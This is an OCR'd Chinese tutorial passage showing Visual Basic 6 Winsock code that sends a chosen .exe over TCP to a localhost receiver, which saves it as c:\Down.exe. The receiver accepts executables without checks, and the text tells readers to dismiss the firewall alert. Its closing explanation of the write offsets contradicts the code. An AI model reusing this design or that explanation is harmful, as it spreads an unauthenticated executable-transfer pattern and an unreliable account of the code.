


图2

其中，使用到了一个commondialog控件，这个控件默认是不在控件栏上面的，要调用它的方法为依次点击“工程”菜单下的“部件”子菜单，然后在弹出的部件对话框中找到如图3所示的选项。

发送端的全部代码如下，其流程为：首先，使用winsock的connect方法来连接接收端程序；然后，在command2的单击事件中来调用commondialog控件选择一个要发送的文件；接着，使用二进制的文件读取方法打开文件，然后使用GET方法把文件读入制定大小的内容到数组a之中；最后，使用winsock控件




图 3

的senddata方法发送数据。

```
Private Sub Command1_Click()
    Winsock1.Close
    Winsock1.Connect "127.0.0.1", 5000
End Sub

Private Sub Command2_Click()
'==============================一，文件名检测
    Dim a() As Byte
    If Winsock1.State = sckClosed Then '检测TCP连接
        MsgBox "没有连接服务端,请先连接之", vbCritical, "Alert"
        Exit Sub
    End If
    CommonDialog1.Filter = "EXE FILE|*.exe"
    CommonDialog1.ShowOpen '打开对话框
    If CommonDialog1.FileName = "" Then
        Exit Sub
    End If
    send_filename = CommonDialog1.FileName '得到要发送的文件名，设置file_name变量

'=======================二，发送数据
Open send_filename For Binary As #1 '使用二进制方法，打开要发送的文件
'-----------1：小于1000直接发送，然后退出
    If LOF(1) <= 1000 Then
        ReDim a(LOF(1) - 1) As Byte '因为数组从0开始，所以这里数组上标要减去1
        Get #1, , a '把文件内容存入数组
    Winsock1.SendData a '使用senddata丰富一次性发送数据

        Close '此时直接关闭二进制读取的文件
        Exit Sub
    End If
'-------------2：如果文件体积大于1000字节，就分块发送
    If LOF(1) > 1000 Then
        lump = LOF(1) \ 1000 '块数
        left_lump = LOF(1) Mod 1000 '剩下块的文件大小
        For i = 1 To lump
            ReDim a(1 To 1000) As Byte
    Get #1, , a '每次调用GET方法，文件指针自动向后移动1000字节
            Winsock1.SendData a '每次发送1000字节的数据
        Next
    End If
'------------------3：得到分块发送后的最后一块数据
    If left_lump > 0 Then '这里时分块发送数据时没有发送完毕的数据
        ReDim a(1 To left_lump) As Byte '定义一个和剩余文件大小相同的字节数组
        Get #1, , a 'GET方法自动获取填满数组空间的数据
        Winsock1.SendData a '最后一次发送数据
    End If
'--------------------------------
    Close
'==================================
End Sub
Private Sub Command3_Click()
    Winsock1.Close
End Sub
Private Sub Winsock1_Connect()
    List1.AddItem "TCP连接成功建立!"
End Sub
Private Sub Winsock1_SendComplete()
    MsgBox "发送数据完毕!"
End Sub
Private Sub Winsock1_SendProgress(ByVal bytesSent As Long, ByVal bytesRemaining As Long)
    List2.AddItem CStr(bytesSent) + " " + CStr(bytesRemaining) '显示发送的过程!
End Sub
```

三、接收端

编写完毕了文件的发送端，我再来介绍一下文件是如何接收的。首先给出程序界面，如图4。




图 4




图5

其中使用到了一个timer控件，用来实现不停的等待文件发送端的连接。这里需要设置TIMER控件的INTERVAL控件属性为1000毫秒，也就是如果文件发送端没有连接，则文件接收端每一秒钟都会等待连接，如图5。

文件接收端的全部代码如下：

```
Private Sub Timer1_Timer()
    If Winsock1.State = sckClosed Then
        Winsock1.LocalPort = 5000
```

```
        Winsock1.Listen
          List1.AddItem "在5000端口开始监听"
      ElseIf Winsock1.State = sckConnected Then
      End If
   End Sub
   Private Sub Winsock1_Close()
      List1.AddItem "对方Winsock 断开连接"
      Winsock1.Close
   End Sub
   Private Sub Winsock1_ConnectionRequest(ByVal requestID
As Long)
      On Error Resume Next
      Winsock1.Close
      Winsock1.Accept requestID
      List1.AddItem "连接请求,RequestID: " & requestID
   End Sub
   Private Sub Winsock1_DataArrival(ByVal bytesTotal As
Long)
    '=========================一，设置存储位置
      On Error Resume Next
      DoEvents
      Dim a() As Byte
      accept_filename = "c:\Down.exe" '这里时保存文件的位置
    '=========================二，接收文件
   Open accept_filename For Binary As #1   '接受到的文件名
      If LOF(1) = 0 Then   '----1. 接受的是一个新的文件
         List1.AddItem "数据达到，第一次接收：" & bytesTotal

   ReDim a(bytesTotal - 1) '这里必须减1，因为数组默认下标为0
         Winsock1.GetData a
   Put #1, 1, a   '注意！！！第一次写在1的位置，否则文件出错
      Else   '------------2. 接受的是文件剩下的部分
         List1.AddItem "数据达到，持续接收：" & bytesTotal

         ReDim a(bytesTotal - 1)
         Winsock1.GetData a
         Put #1, LOF(1) + 1, a  '从第二次开始，每次将文件指针
往后移动一个字符，再写入数据。若不加1，会覆盖前面的数据
      End If
      Close
    '=====================================
   End Sub
```

文件接收的流程为：首先，在 WINSOCK 的 DataArrival 事件中使用 WINSOCK 的 GETDATA 方法把数据填充到数组 A 中，然后进行判断，如果是第一次接收数据，也就是 C:\DOWN.EXE 文件大小为0时，就使用“Put #1, LOF(1) + 1, a”来写入数据，如果不是第一次接收数据，就使用“Put #1, LOF(1) + 1, a”来写入数据，也就是把文件的指针向后加1。最后，使用 CLOSE 方法关闭文件读写操作，把文件从内存写入磁盘中，文件接收完毕！




图6

四、程序运行

在编写完毕程序的发送端和接收端之后，就可以按 F5 来运行这两个程序，程序在运行时 Windows 的防火墙可能会弹出安全警报，直接点击“解除阻止”按钮放行即可，如图6。

运行后，在文件传输段中点击“连接”按钮，如图7，在 TCP 连接成功后，再点击“发送”按钮，程序就会自动弹出一个浏览窗口，我们选择一个要发送的文件，如图8，不一会儿，在文件发送端就会弹出一个提示窗口，提示“发送数据完毕”，如图9。

